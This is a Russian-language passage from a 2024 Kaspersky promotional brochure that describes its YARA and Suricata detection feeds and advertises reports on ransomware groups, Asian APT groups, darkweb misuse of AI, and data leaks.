Для обнаружения и поиска семейств вредоносных программ, используемых субъектами APT и Crimeware рекомендуем воспользоваться Kaspersky YARA Feed. Данный фид основывается на выходящих отчётах, посвящённых APT и Crimeware группировкам (доступны на Threat Intelligence Portal в рамках сервиса APT и Crimeware Intelligence Reporting). Обновления происходят ежедневно при наличии новых данных в выходящих отчётах.

Suricata

Для выявления сетевых атак в инфраструктуре рекомендуем обратить внимание на Kaspersky Suricata фид, содержащий правила на выявление активности ВПО и на выявление эксплуатации уязвимостей:

- 1 Для подготовки правил на детект активности ВПО во внутренних системах автообработки (внутренняя песочница) с помощью алгоритмов машинного обучения производится поиск подозрительного трафика, затем его анализируют эксперты и вручную составляют правила. Подозрительные сетевые взаимодействия отслеживаются на всём потоке ВПО, поступающем в Лабораторию Касперского (в 2023 году мы обнаруживали 413К вредоносных файлов ежедневно).
- 2 Правила на выявление попыток эксплуатации сетевых уязвимостей (CVE) составляются по результатам регулярного мониторинга публикаций с аналитикой, GitHub репозиториям, Telegram каналов и других ресурсов.

Kaspersky Suricata фид содержит маппинг всех правил на тактики и техники MITRE, маппинг составляется экспертами команды Cyber Threat Intelligence.

- 1 Kaspersky Suricata фид по умолчанию содержит все правила в формате оповещения (alert), однако для правил, прошедших также дополнительную проверку и тестирование — выставляется флаг `recommend_drop`. Такие правила заказчики могут переводить на свое усмотрение в режим `drop`.
- 2 Все правила в Suricata фиде тщательно проверяются на ложные срабатывания, а также используются в наших премиум продуктах (KATA).

Cyber Threat Intelligence Reports



Наша команда также является создателями двух объёмных исследований, выпущенных в 2022 и 2023 годах.

Первое посвящено группировкам шифровальщиков, в котором мы отобрали самые популярные группировки по данным нашей статистики, подробно проанализировали реализованные ими атаки и использованные в них техники и тактики, соотнесли их с базой знаний MITRE ATT&CK и нашли множество общих TTPs.

Отчет дает представление о том, как в целом организуют свои атаки группировки вымогателей и как можно им противостоять.

Ознакомиться можно здесь:

[Подробнее](#)



Второе исследование посвящено азиатским АРТ-группировкам. За время нашей работы мы отметили, что эти группировки затронули больше всего стран и индустрий. И что самое главное — проанализировав сотни атак, мы отметили схожий почерк различных группировок. Цели на различных этапах Cyber Kill Chain достигаются с использованием общего ограниченного количества техник, с которыми сталкиваются защитники по всему миру, и, к сожалению, они зачастую испытывают трудности в обнаружении таких атак в своей инфраструктуре.

С остальными подробностями ознакомиться можно здесь:

[Подробнее](#)

Digital Footprint Intelligence Reports

Наши коллеги из команды DFI также публикуют различные отчёты, связанные с деятельностью злоумышленников в Darkweb.



Растущая популярность таких технологий, как LLM (Large Language Models — большие языковые модели) облегчает выполнение типовых задач и повышает доступность информации, но вместе с тем создает новые риски для информационной безопасности.

Цель исследования — осветить деятельность дарквеб-сообщества, связанную с вредоносным применением инструментов искусственного интеллекта (ИИ). Актуальная информация о тенденциях и обсуждениях в дарквебе позволит компаниям выстраивать более эффективную защиту от постоянно развивающихся угроз.

Ознакомиться с отчётом можно здесь:

[Подробнее](#)



По мнению команды Kaspersky Digital Footprint Intelligence, из фактов публичных утечек данных можно выделить много полезной информации — тренды распространения, нацеленность злоумышленников на определенные области бизнеса, раскрытие парольной информации, которая может быть использована как для захвата отдельных пользовательских аккаунтов, и для проникновения за периметр защиты организации.

Что изменилось в 2023 году в сфере утечек пользовательских данных и многом другом они рассказывают в отчете «Значимые утечки данных».

Ознакомиться с отчётом можно здесь:

[Подробнее](#)

Аналитические отчеты
«Лаборатории Касперского»



kaspersky

www.kaspersky.ru

© 2024 АО «Лаборатория Касперского». Зарегистрированные товарные знаки и знаки обслуживания являются собственностью их правообладателей.

#kaspersky
#активируйбудущее